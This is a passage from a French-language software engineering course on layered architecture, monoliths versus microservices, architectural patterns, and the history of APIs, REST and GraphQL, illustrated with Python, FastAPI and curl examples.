Les principes qu'on vient de voir (information hiding, couplage/cohésion, SOLID) nous disent *comment* découper un système en modules. Mais ils ne disent pas *selon quelle logique* organiser ces modules entre eux. En pratique, un pattern d'organisation revient constamment : le découpage en couches. L'idée est simple : on empile des niveaux d'abstraction, chaque couche ne communiquant qu'avec celle qui est directement en dessous. Ce pattern est si répandu qu'on le retrouve partout, du modèle OSI des réseaux (7 couches) aux applications web modernes. Dans le contexte d'une application, la forme la plus courante est le découpage en trois couches : présentation, logique métier (*business logic*) et accès aux données.

Prenons une application simple de gestion de produits pour illustrer ce découpage :

```
# Couche données : gère le stockage
class ProductRepository:
    def __init__(self, db):
        self.db = db

    def find_by_id(self, product_id):
        row = self.db.execute(
            "SELECT id, name, price, stock FROM products WHERE id = ?",
            (product_id,)
        ).fetchone()
        if row:
            return {"id": row[0], "name": row[1], "price": row[2], "stock": row[3]}
        return None
```

```
    def update_stock(self, product_id, new_stock):
        self.db.execute(
            "UPDATE products SET stock = ? WHERE id = ?",
            (new_stock, product_id)
        )

# Couche logique métier : applique les règles d'affaires
class OrderService:
    def __init__(self, products):
        self.products = products

    def place_order(self, product_id, quantity):
        product = self.products.find_by_id(product_id)
        if product is None:
            raise ValueError("Produit introuvable")
        if product["stock"] < quantity:
            raise ValueError("Stock insuffisant")
        self.products.update_stock(product_id, product["stock"] - quantity)
        total = product["price"] * quantity
        return {"product": product["name"], "quantity": quantity, "total": total}

# Couche présentation : gère l'interaction avec l'utilisateur
class OrderHandler:
    def __init__(self, order_service):
        self.order_service = order_service

    def handle_request(self, request):
        try:
            result = self.order_service.place_order(
                request["product_id"], request["quantity"]
            )
            return {"status": 200, "data": result}
        except ValueError as e:
            return {"status": 400, "error": str(e)}
```


La règle fondamentale est que les dépendances vont dans un seul sens : la présentation dépend de la logique métier, qui dépend de l'accès aux données. Jamais l'inverse. Le `ProductRepository` ne sait pas qu'il est utilisé par un `OrderService`, et l'`OrderService` ne sait pas s'il est appelé depuis une API web, une interface en ligne de commande ou un script de test. Chaque couche peut évoluer indépendamment : on peut remplacer SQLite par PostgreSQL sans toucher à la logique métier, ou transformer le handler HTTP en interface CLI sans modifier les règles d'affaires.

Monolithe vs microservices

Jusqu'ici, on a parlé de découpage *interne* : comment organiser les modules à l'intérieur d'une application. Mais il existe un autre niveau de découpage, qui concerne la manière dont on *déploie* le système. Un monolithe est une application déployée comme une seule unité : tout le code vit dans le même processus, partage la même base de données, et est livré en bloc. À l'opposé, une architecture

en microservices découpe le système en petits services indépendants, chacun déployé séparément, avec sa propre base de données et ses propres API. Le débat entre ces deux approches est l'un des plus animés en génie logiciel moderne, et il mérite d'être abordé avec nuance.

L'intuition naturelle, surtout quand on a appris les vertus du découpage, est de vouloir tout séparer dès le départ. Mais l'expérience de l'industrie montre le contraire. Un monolithe bien structuré (avec des couches claires, des modules cohésifs et un couplage faible) est presque toujours le meilleur point de départ. Martin Fowler résume cette idée par la formule *monolith first* : commencer par un monolithe, et ne découper en services que lorsque la douleur le justifie. La raison est simple : les microservices résolvent des problèmes d'organisation et de passage à l'échelle, mais ils en créent d'autres. Chaque service a besoin de sa propre infrastructure de déploiement, de monitoring, de gestion des erreurs. La communication entre services passe par le réseau, ce qui introduit de la latence, des pannes partielles et des problèmes de cohérence des données. Déboguer un problème qui traverse cinq services est incomparablement plus difficile que de déboguer un appel de fonction dans un monolithe.



Quand est-ce que le découpage en services devient pertinent ? Typiquement quand l'organisation grandit. Si plusieurs équipes travaillent sur le même monolithe et se marchent constamment sur les pieds, si les cycles de déploiement deviennent trop lents parce qu'il faut tout retester à chaque changement, ou si certaines parties du système ont des besoins de passage à l'échelle très différents (le moteur de recherche doit gérer 10 000 requêtes par seconde, mais le module de facturation n'en traite que 100), alors il peut être judicieux d'extraire certains composants en services indépendants.

Une manière concrète de penser cette distinction est en termes de dépôts git. Un monolithe vit typiquement dans un seul dépôt (un *monorepo*) : tout le code, tous les tests, toute la configuration dans un même endroit. Quand on passe aux microservices, chaque service a généralement son propre dépôt, avec son propre historique, ses propres pipelines de CI, et ses propres cycles de déploiement. Cette séparation est à la fois un avantage (chaque équipe est autonome sur son dépôt) et un coût (coordonner un changement qui touche plusieurs services signifie ouvrir des pull requests

dans plusieurs dépôts). Certaines grandes entreprises, comme Google et Meta, font le choix inverse : un monorepo géant qui contient tout le code de l'entreprise, avec des outils spécialisés pour gérer l'échelle. Il n'y a pas de réponse universelle, mais penser en termes de dépôts aide à rendre la distinction monolithe/microservices plus tangible.

Cette observation rejoint une idée formulée dès 1968 par Melvin Conway : "les organisations qui conçoivent des systèmes sont contraintes de produire des architectures qui sont des copies de leurs structures de communication." C'est la *loi de Conway*. Si trois équipes travaillent sur un projet, le système aura tendance à se structurer en trois composants, peu importe ce que dicterait la logique technique. Cette loi a une conséquence pratique importante : l'architecture d'un système ne peut pas être décidée indépendamment de l'organisation humaine qui le construit. C'est pourquoi la question du monolithe vs microservices n'est pas seulement technique, elle est aussi organisationnelle. On reviendra sur ces dimensions humaines et collaboratives dans le module 4.

Patterns architecturaux

Les couches, le monolithe et les microservices décrivent comment *structurer* un système. Mais il existe aussi des patterns qui décrivent comment les parties d'un système *communiquent* entre elles. Ces patterns architecturaux ne sont pas mutuellement exclusifs : un même système peut en combiner plusieurs. Ils répondent chacun à des contraintes différentes, et le choix de l'un plutôt que l'autre dépend du problème qu'on cherche à résoudre.

Le pattern le plus fondamental est probablement le **client-server**. L'idée est simple : un composant (le client) envoie des requêtes, un autre (le serveur) les traite et renvoie des réponses. C'est le modèle qui sous-tend le web tout entier : un navigateur envoie une requête HTTP, un serveur web la traite et renvoie une page ou des données. Ce pattern est tellement omniprésent qu'on a tendance à l'oublier, mais il incarne une décision architecturale importante : la centralisation de la logique et des données côté serveur, avec des clients qui ne font qu'interagir avec cette logique à travers une interface (l'API). La section suivante de ce module sera entièrement consacrée à ces interfaces.

Dans le contexte des applications web, le pattern le plus courant est le **MVC** (Model-View-Controller). Il a été conçu à l'origine par Trygve Reenskaug en 1979 pour les interfaces graphiques de Smalltalk, où il séparait les données (Model), leur affichage à l'écran (View) et la gestion des interactions souris et clavier (Controller). Les frameworks web modernes ont adopté le vocabulaire de MVC, mais en le réinterprétant : le "Model" représente les données et la logique métier, la "View" génère du HTML (ou du JSON), et le "Controller" route les requêtes HTTP vers la bonne logique. En pratique, ce découpage est une variante du pattern trois couches qu'on a vu plus haut, adapté aux spécificités du cycle requête-réponse du web.

Frameworks web
Un *framework* web est une bibliothèque qui fournit une structure prête à l'emploi pour construire des applications web : routage des requêtes HTTP, connexion à la base de données, rendu des pages, et organisation du code selon un pattern comme MVC. Parmi les plus connus, on trouve Ruby on Rails (Ruby), Django et Flask (Python), Laravel (PHP), et Express (JavaScript/Node.js). Django se décrit d'ailleurs comme MTV (Model-Template-View) plutôt que MVC, ce qui illustre bien le fait que le vocabulaire varie d'un framework à l'autre, mais que l'idée sous-jacente reste la même.

Le pattern **pipes and filters** organise le traitement comme une chaîne d'étapes indépendantes. Chaque filtre (*filter*) reçoit des données en entrée, les transforme, et les passe au filtre suivant via un canal (*pipe*). Ce canal est, à peu de chose près, celui que Hoare a formalisé en 1978 et que Go a rendu ordinaire, comme le raconte la section sur la concurrence. Ce pattern est au coeur de la philosophie Unix, où de petits utilitaires spécialisés se combinent en pipelines :

```
cat access.log | grep "POST" | cut -d' ' -f1 | sort | uniq -c | sort -rn
```

Cette commande extrait les adresses IP qui ont fait des requêtes POST, les compte et les trie par fréquence. Chaque utilitaire fait une seule chose (cohésion forte), ne connaît pas les autres (couplage faible), et communique par un flux de texte standard. On retrouve d'ailleurs exactement ce pattern dans la première décomposition de KWIC qu'on a vue plus tôt : une séquence d'étapes où chacune consomme la sortie de la précédente. La différence avec la deuxième décomposition de Parnas, c'est que pipes and filters optimise la composabilité au prix d'un couplage plus fort au format des données qui transitent entre les étapes.

Le dernier pattern qu'on va aborder est l'**architecture événementielle** (*event-driven*). Plutôt que d'appeler directement un autre composant (comme dans client-server), un composant *émet* un événement, et d'autres composants qui se sont *abonnés* à ce type d'événement le reçoivent et réagissent. Le producteur de l'événement ne sait pas qui l'écoute, ni même si quelqu'un l'écoute. Ce découplage est puissant : on peut ajouter de nouveaux comportements sans modifier le code existant. Par exemple, quand un utilisateur passe une commande sur un site de commerce en ligne, l'événement `CommandePassée` peut déclencher l'envoi d'un courriel de confirmation, la mise à jour de l'inventaire, et la notification au système de livraison, le tout sans que le module de commande ait besoin de connaître l'existence de ces autres modules. Ce pattern est omniprésent dans les systèmes distribués modernes, où des outils comme Apache Kafka ou RabbitMQ servent de bus d'événements. On le retrouvera d'ailleurs dans la section sur les données, quand on parlera de messaging et de streaming.

Les APIs

Le terme API (*Application Programming Interface*) est omniprésent dans le vocabulaire du développement logiciel moderne. Mais ce qu'on entend par "API" aujourd'hui n'est pas ce qu'on entendait il y a trente ans. Le mot a traversé plusieurs incarnations, et chacune reflète un changement profond dans la manière dont on conçoit les systèmes logiciels. Comprendre cette évolution, c'est comprendre comment le génie logiciel est passé du programme monolithique au système distribué.

L'API comme concept évolutif

À l'origine, le terme API désigne simplement l'ensemble des fonctions, classes et méthodes qu'une bibliothèque expose à ses utilisateurs. Quand on consulte la documentation de la bibliothèque standard Python et qu'on découvre que le module `json` offre les fonctions `dumps()` et `loads()`, on consulte une API. Quand on apprend qu'un objet `list` possède les méthodes `append()`, `sort()` et `pop()`, c'est aussi une API. À ce niveau, l'API est un contrat entre un morceau de code et un autre morceau de code qui l'utilise, à l'intérieur du même programme, du même processus. L'appel est direct, instantané, et s'il échoue, on obtient une exception immédiate. C'est le sens qu'avait le mot dans les années 80 et 90, et c'est encore un sens parfaitement valide.

Le virage se produit quand les systèmes commencent à communiquer entre eux à travers le réseau. L'API n'est plus un contrat entre deux modules dans le même processus, mais entre deux programmes qui s'exécutent sur des machines différentes. Ce changement est plus profond qu'il n'y paraît. Un appel de fonction local prend quelques nanosecondes, ne peut pas échouer "à moitié", et ne nécessite aucune conversion de données. Un appel réseau prend des millisecondes (voire des secondes), peut échouer pour des raisons qui n'ont rien à voir avec la logique du programme (un câble débranché, un serveur surchargé, un timeout), et nécessite de sérialiser les données dans un format que les deux parties comprennent. L'API réseau hérite de toutes les contraintes du réseau, et ces contraintes changent fondamentalement la manière dont on doit concevoir les interactions entre composants.

Plus récemment, un troisième sens du mot API est apparu : l'API comme *produit*. Des entreprises comme Stripe (paiements), Twilio (SMS et téléphonie) ou SendGrid (courriels) ne vendent pas un logiciel qu'on installe, mais un service qu'on consomme à travers une API. Leur documentation n'est pas un détail technique relégué dans un wiki interne : c'est leur vitrine, leur interface principale avec leurs clients. Ces APIs ont du versioning (pour ne pas casser les intégrations existantes), des SLAs (des garanties de disponibilité), des tableaux de bord pour suivre l'utilisation, et même des modèles de tarification basés sur le nombre d'appels. L'API est devenue un produit commercial à part entière, et la qualité de sa conception est un avantage concurrentiel. C'est ce qu'on appelle parfois l'*API economy* : un écosystème où les logiciels se construisent en assemblant des services exposés par d'autres logiciels, chacun accessible par son API.

Les paradigmes d'APIs réseau

La première réponse au problème de la communication entre systèmes a été de nier le problème. L'idée du *Remote Procedure Call* (RPC), formulée dès les années 1980, est séduisante par sa simplicité : faire en sorte qu'un appel de fonction à travers le réseau ressemble exactement à un appel de fonction local. Le programmeur écrit `getUser(42)`, et le système sous-jacent se charge de sérialiser les arguments, de les envoyer au serveur distant, d'attendre la réponse et de la désérialiser. L'illusion est que le réseau n'existe pas.

Cette idée a donné naissance à plusieurs technologies au fil des décennies. CORBA (Common Object Request Broker Architecture), poussée par un consortium industriel dans les années 1990, promettait de faire communiquer des objets écrits dans n'importe quel langage, sur n'importe quelle machine. XML-RPC (1998) a simplifié l'approche en utilisant XML et HTTP comme transport. SOAP (Simple Object Access Protocol) a pris le relais avec des enveloppes XML encore plus élaborées, des schémas de validation (WSDL) et tout un écosystème d'outils de génération de code. Ces technologies ont été massivement adoptées dans le monde de l'entreprise, notamment dans les architectures dites SOA (*Service-Oriented Architecture*).

Mais l'illusion du RPC transparent a un prix, et ce prix a été magistralement identifié par Peter Deutsch et ses collègues de Sun Microsystems dans un texte devenu célèbre : les *Fallacies of Distributed Computing* (1994). Deutsch liste huit hypothèses que les développeurs font implicitement quand ils conçoivent des systèmes distribués, et qui sont toutes fausses :

1. Le réseau est fiable
2. La latence est nulle
3. La bande passante est infinie
4. Le réseau est sécuritaire
5. La topologie ne change pas
6. Il y a un seul administrateur
7. Le coût du transport est nul
8. Le réseau est homogène

Chacune de ces "erreurs de raisonnement" (*fallacies*) est une source de bugs subtils dans les systèmes distribués. CORBA et SOAP essayaient de cacher ces réalités derrière des couches d'abstraction, mais les problèmes finissaient toujours par remonter à la surface : timeouts inexpliqués, messages perdus, désérialisation qui échoue parce que le serveur a été mis à jour mais pas le client. L'excès de complexité de ces technologies (les fichiers WSDL de SOAP pouvaient faire des centaines de lignes pour décrire un simple service) a fini par provoquer une réaction.

REST

En 2000, Roy Fielding publie sa thèse de doctorat à l'Université de Californie à Irvine. Fielding n'est pas un inconnu : il est l'un des auteurs principaux de la spécification HTTP/1.1 et un co-fondateur du serveur web Apache. Dans sa thèse, il propose un style architectural pour les systèmes distribués qu'il appelle REST (*Representational State Transfer*). L'idée centrale est une rupture avec la philosophie RPC. Au lieu de concevoir des APIs comme des collections de fonctions qu'on appelle à distance (`getUser`, `createOrder`, `deleteProduct`), REST propose de concevoir des APIs comme des collections de *ressources* qu'on manipule avec un vocabulaire uniforme. Une ressource, c'est n'importe quoi qui peut être nommé : un utilisateur, une commande, un produit, un article de blog.

Chaque ressource est identifiée par une URL, et on interagit avec elle en utilisant les verbes standard du protocole HTTP.

Mais avant d'aller plus loin, il vaut la peine de s'arrêter sur ce protocole HTTP que REST utilise comme fondation, car on ne peut pas comprendre REST sans comprendre la couche sur laquelle il repose. Les communications sur Internet fonctionnent en couches superposées, chacune avec une responsabilité précise. À la base, le protocole IP (*Internet Protocol*) s'occupe d'acheminer des paquets de données d'une machine à une autre, en utilisant des adresses numériques (les fameuses adresses IP comme `142.112.5.42`). Au-dessus, TCP (*Transmission Control Protocol*) ajoute la fiabilité : il garantit que les paquets arrivent dans le bon ordre, sans perte, en redemandant ceux qui se perdent en chemin. Le DNS (*Domain Name System*) fait le lien entre les noms lisibles par les humains (`www.teluq.ca`) et les adresses IP. Ensemble, ces couches fournissent un tuyau fiable entre deux machines. Mais un tuyau fiable ne suffit pas : il faut encore un langage commun pour que les deux machines se comprennent. C'est le rôle de HTTP (*Hypertext Transfer Protocol*), un protocole de la couche *application* qui donne un sens aux échanges : "je veux obtenir cette ressource", "voici une nouvelle donnée à créer", "cette ressource n'existe pas". HTTP ne transporte pas simplement des octets, il structure la conversation.

HTTP a été inventé par Tim Berners-Lee au CERN en 1991, comme l'un des trois piliers du World Wide Web, avec HTML (le format des pages) et les URLs (les adresses des ressources). Dans sa première version, HTTP était d'une simplicité extrême : le client envoyait une ligne `GET /page.html`, et le serveur retournait le contenu du fichier. Pas d'en-têtes, pas de codes de statut, pas de négociation de format. Mais cette simplicité cachait une idée puissante : chaque ressource sur le web possède une adresse unique (son URL), et on y accède avec un vocabulaire standardisé. Au fil des versions (HTTP/1.0 en 1996, HTTP/1.1 en 1997, HTTP/2 en 2015, HTTP/3 en 2022), le protocole s'est enrichi considérablement : des verbes pour distinguer les intentions (`GET` pour lire, `POST` pour créer, `DELETE` pour supprimer), des codes de statut pour signaler le résultat (`200 OK`, `404 Not Found`, `500 Internal Server Error`), des en-têtes pour négocier le format des données, gérer le cache, l'authentification, et bien d'autres choses. HTTP est devenu tellement omniprésent que même les applications qui n'ont rien à voir avec des pages web (des APIs entre microservices, des applications mobiles, des objets connectés) l'utilisent comme protocole de communication. C'est cette omniprésence qui rend REST possible : en s'appuyant sur un protocole que tout le monde comprend déjà, REST n'a pas besoin d'inventer sa propre infrastructure.

Ce qui rend REST particulier, c'est que Fielding n'a presque rien inventé. Les verbes HTTP (`GET`, `POST`, `PUT`, `DELETE`) et les codes de statut (`200 OK`, `404 Not Found`, `500 Internal Server Error`) existaient déjà dans la spécification HTTP/1.1, que Fielding avait lui-même co-écrite. Mais personne ne les utilisait comme prévu. SOAP, par exemple, envoyait toutes ses requêtes par `POST`, répondait `200` en cas de succès et `500` pour à peu près n'importe quelle erreur, et enfouissait toute la sémantique dans des enveloppes XML. HTTP était traité comme un simple tuyau de transport, un câble réseau glorifié. La contribution de Fielding a été de rappeler que HTTP est un protocole *applicatif*, conçu dès le départ avec un vocabulaire riche pour manipuler des ressources. REST n'ajoute pas une couche par-dessus HTTP : il dit simplement d'utiliser HTTP comme il a été conçu.

En pratique, cela signifie qu'une API REST utilise les verbes HTTP pour exprimer l'intention de chaque requête :

Verbe	Signification	Exemple
`GET`	Lire une ressource	`GET /users/42`

Verbe	Signification	Exemple
`POST`	Créer une nouvelle ressource	`POST /users`
`PUT`	Remplacer une ressource	`PUT /users/42`
`PATCH`	Modifier partiellement une ressource	`PATCH /users/42`
`DELETE`	Supprimer une ressource	`DELETE /users/42`

Et les réponses utilisent les codes de statut pour signaler le résultat : `200 OK` pour une requête réussie, `201 Created` pour une création, `404 Not Found` si la ressource n'existe pas, `400 Bad Request` si la requête est mal formée, `500 Internal Server Error` si le serveur a un problème. Ce vocabulaire partagé entre tous les services du monde est l'un des atouts majeurs de REST : un développeur qui connaît HTTP sait déjà comment interagir avec n'importe quelle API REST, sans avoir besoin de lire un schéma WSDL ou de générer du code client.

On peut tester une API REST directement depuis la ligne de commande avec `curl` :

```
# Lire un utilisateur
$ curl https://api.example.com/users/42
{"id": 42, "name": "Alice", "email": "alice@example.com"}

# Créer un utilisateur
$ curl -X POST https://api.example.com/users \
  -H "Content-Type: application/json" \
  -d '{"name": "Bob", "email": "bob@example.com"}'
{"id": 43, "name": "Bob", "email": "bob@example.com"}

# Supprimer un utilisateur
$ curl -X DELETE https://api.example.com/users/43
```

La simplicité de ces interactions est frappante comparée aux enveloppes XML de SOAP. C'est cette simplicité, combinée à l'omniprésence de HTTP, qui a fait le succès de REST dans les années 2000 et 2010.

Mais toutes les APIs qui se disent "REST" ne le sont pas au même degré. Leonard Richardson a proposé un modèle de maturité qui classe les APIs en quatre niveaux, du moins au plus fidèle à la vision de Fielding :

— **Niveau 0** : un seul endpoint, tout passe par POST. C'est essentiellement du RPC avec du JSON au lieu du XML. Exemple : `POST /api` avec un corps `{"action": "getUser", "id": 42}`.
— **Niveau 1** : des ressources distinctes (des URLs différentes pour chaque entité), mais un seul verbe. On a `POST /users/42` au lieu de `POST /api`, mais on n'utilise pas `GET`, `PUT` ou `DELETE`.
— **Niveau 2** : des ressources *et* des verbes HTTP. C'est le niveau où se situent la grande majorité des APIs dites "REST" dans l'industrie. On fait `GET /users/42` pour lire, `POST /users` pour créer, `DELETE /users/42` pour supprimer, et on utilise les codes de statut correctement.
— **Niveau 3** : HATEOAS (*Hypermedia As The Engine Of Application State*). Les réponses contiennent des liens vers les actions possibles, comme une page web contient des liens vers d'autres pages. Par exemple :

```
{
```

```
  "id": 42,
  "name": "Alice",
  "email": "alice@example.com",
  "links": [
    {"rel": "self", "href": "/users/42"},
    {"rel": "orders", "href": "/users/42/orders"},
    {"rel": "delete", "href": "/users/42", "method": "DELETE"}
  ]
}
```

L'idée est que le client n'a jamais besoin de construire une URL lui-même ni de deviner quelles opérations sont possibles : il se contente de suivre les liens fournis par le serveur, exactement comme un utilisateur qui navigue sur un site web en cliquant sur des hyperliens plutôt qu'en tapant des URLs dans la barre d'adresse. Mieux encore, les liens disponibles peuvent changer selon l'état de la ressource : une commande en attente pourrait offrir un lien "cancel", tandis qu'une commande déjà expédiée ne le proposerait pas. L'API encode ainsi ses règles métier directement dans ses réponses, ce qui la rend à la fois auto-documentée et adaptative.

Le niveau 3 est la vision originale de Fielding : une API qui se comporte comme le web lui-même, où chaque réponse contient les liens nécessaires pour naviguer vers les actions suivantes. Fielding a d'ailleurs publié un billet de blog assez cinglant en 2008, intitulé *REST APIs must be hypertext-driven*, dans lequel il se plaignait que la plupart des APIs qui se disaient "REST" n'implémentaient pas HATEOAS et ne méritaient donc pas cette appellation. En pratique, le niveau 3 reste rare. La plupart des développeurs jugent que le niveau 2 est suffisant pour leurs besoins, et que la complexité supplémentaire de HATEOAS ne se justifie pas. C'est un cas où YAGNI l'emporte sur la pureté théorique.

Pour rendre ces concepts concrets, voici une API REST complète implémentée avec FastAPI, un framework Python moderne. L'exemple gère une collection de livres :

```
# main.py
from fastapi import FastAPI, HTTPException
from pydantic import BaseModel

app = FastAPI()

class Book(BaseModel):
    title: str
    author: str
    year: int

# Base de données en mémoire (un simple dictionnaire)
books = {
    1: Book(title="The Mythical Man-Month", author="Fred Brooks", year=1975),
    2: Book(title="The Pragmatic Programmer", author="Hunt & Thomas", year=1999),
}
next_id = 3

@app.get("/books")
def list_books():
```

```
    return {id: book for id, book in books.items()}

@app.get("/books/{book_id}")
def get_book(book_id: int):
    if book_id not in books:
        raise HTTPException(status_code=404, detail="Livre introuvable")
    return books[book_id]

@app.post("/books", status_code=201)
def create_book(book: Book):
    global next_id
    books[next_id] = book
    next_id += 1
    return {"id": next_id - 1, **book.model_dump()}

@app.delete("/books/{book_id}", status_code=204)
def delete_book(book_id: int):
    if book_id not in books:
        raise HTTPException(status_code=404, detail="Livre introuvable")
    del books[book_id]
```

Pour lancer ce serveur, il faut comprendre que FastAPI et Uvicorn jouent des rôles complémentaires. FastAPI est un *framework* : il fournit les outils pour définir des endpoints, valider les données et générer la documentation. Mais FastAPI ne sait pas, par lui-même, écouter sur un port réseau et recevoir des requêtes HTTP. C'est le rôle d'Uvicorn, un *serveur ASGI* (Asynchronous Server Gateway Interface) : il écoute les connexions entrantes, reçoit les requêtes HTTP, les transmet à FastAPI pour traitement, puis renvoie les réponses au client. L'analogie serait celle d'un restaurant, une autre cuisine que celle de la section sur la concurrence : Uvicorn est le maître d'hôtel qui accueille les clients et prend les commandes, FastAPI est la cuisine qui prépare les plats. Le mot *asynchrone* dans ASGI n'est pas décoratif : Uvicorn fait tourner une boucle d'événements, et une fonction déclarée avec `async def` lui rend la main pendant qu'elle attend, ce que la section sur la concurrence explique en détail. On peut utiliser `uv` pour installer les deux dépendances et lancer le tout sans configuration préalable :

```
# Installer les dépendances et lancer le serveur en une seule commande
$ uv run --with fastapi --with uvicorn uvicorn main:app
INFO:     Uvicorn running on http://127.0.0.1:8000
```

L'option `--with` de `uv run` installe les paquets nécessaires dans un environnement temporaire, sans polluer le système. Une fois le serveur lancé, on peut interagir avec depuis un autre terminal :

```
# Lister tous les livres
$ curl http://localhost:8000/books
{"1":{"title":"The Mythical Man-Month","author":"Fred Brooks","year":1975}, ...}

# Lire un livre spécifique
$ curl http://localhost:8000/books/1
{"title":"The Mythical Man-Month","author":"Fred Brooks","year":1975}


# Créer un nouveau livre
```

```
$ curl -X POST http://localhost:8000/books \
  -H "Content-Type: application/json" \
  -d '{"title": "Clean Code", "author": "Robert Martin", "year": 2008}'
{"id":3,"title":"Clean Code","author":"Robert Martin","year":2008}

# Tenter de lire un livre qui n'existe pas
$ curl -i http://localhost:8000/books/99
HTTP/1.1 404 Not Found
{"detail":"Livre introuvable"}

# Supprimer un livre
$ curl -X DELETE http://localhost:8000/books/2
```

Quelques points méritent d'être soulignés. D'abord, FastAPI utilise les type hints de Python (et le modèle Pydantic `Book`) pour valider automatiquement les données entrantes : si on envoie un JSON sans le champ `year`, le serveur retourne un `422 Unprocessable Entity` sans qu'on ait écrit une seule ligne de validation. C'est un lien direct avec la notion de schéma qu'on a vue dans la section sur les données. Ensuite, chaque endpoint correspond à une combinaison verbe + ressource, exactement comme le prescrit REST au niveau 2 du modèle de Richardson. Enfin, FastAPI génère automatiquement une documentation interactive (accessible à `http://localhost:8000/docs`) qui décrit tous les endpoints, leurs paramètres et leurs réponses possibles. On reviendra sur cette documentation générée quand on parlera d'OpenAPI dans la section sur le design d'API.



GraphQL

En 2015, Facebook rend public GraphQL, un langage de requêtes pour APIs qu'ils utilisaient en interne depuis 2012. GraphQL est né d'un problème concret : l'application mobile de Facebook devait afficher des données provenant de dizaines de sources différentes (profil utilisateur, fil d'actualité, amis, photos, notifications), et les APIs REST existantes n'étaient pas adaptées. Le problème tient en deux mots : *over-fetching* et *under-fetching*.

Prenons un exemple. On construit une page qui affiche le nom d'un auteur et les titres de ses livres. Avec une API REST classique, on a deux options. Soit on fait `GET /authors/1` et on reçoit *toutes* les informations de l'auteur (biographie, date de naissance, photo, adresse, etc.) alors qu'on n'a besoin que du nom : c'est l'over-fetching, on reçoit trop de données. Soit l'endpoint `/authors/1` ne contient pas la liste des livres, et il faut faire un deuxième appel `GET /authors/1/books` : c'est l'under-fetching, on ne reçoit pas assez de données en un seul appel. Sur un téléphone mobile avec une connexion lente, chaque requête supplémentaire coûte cher.

GraphQL résout ce problème en laissant le *client* décider de la forme exacte des données qu'il veut recevoir. Au lieu d'appeler des endpoints différents, on envoie une requête qui décrit précisément les champs souhaités :

```
{
  author(id: 1) {
    name
    books {
      title
      year
    }
  }
}
```

La syntaxe de cette requête ressemble à du JSON, et ce n'est pas un hasard : elle décrit la *forme* de la réponse souhaitée, comme un gabarit à remplir. Mais ce n'est pas du JSON. Il n'y a pas de guillemets autour des noms de champs, pas de deux-points pour séparer clés et valeurs, et la syntaxe `author(id: 1)` pour passer des arguments n'existe pas en JSON. C'est un langage de requêtes à part entière, avec sa propre grammaire, conçu pour être concis et lisible.

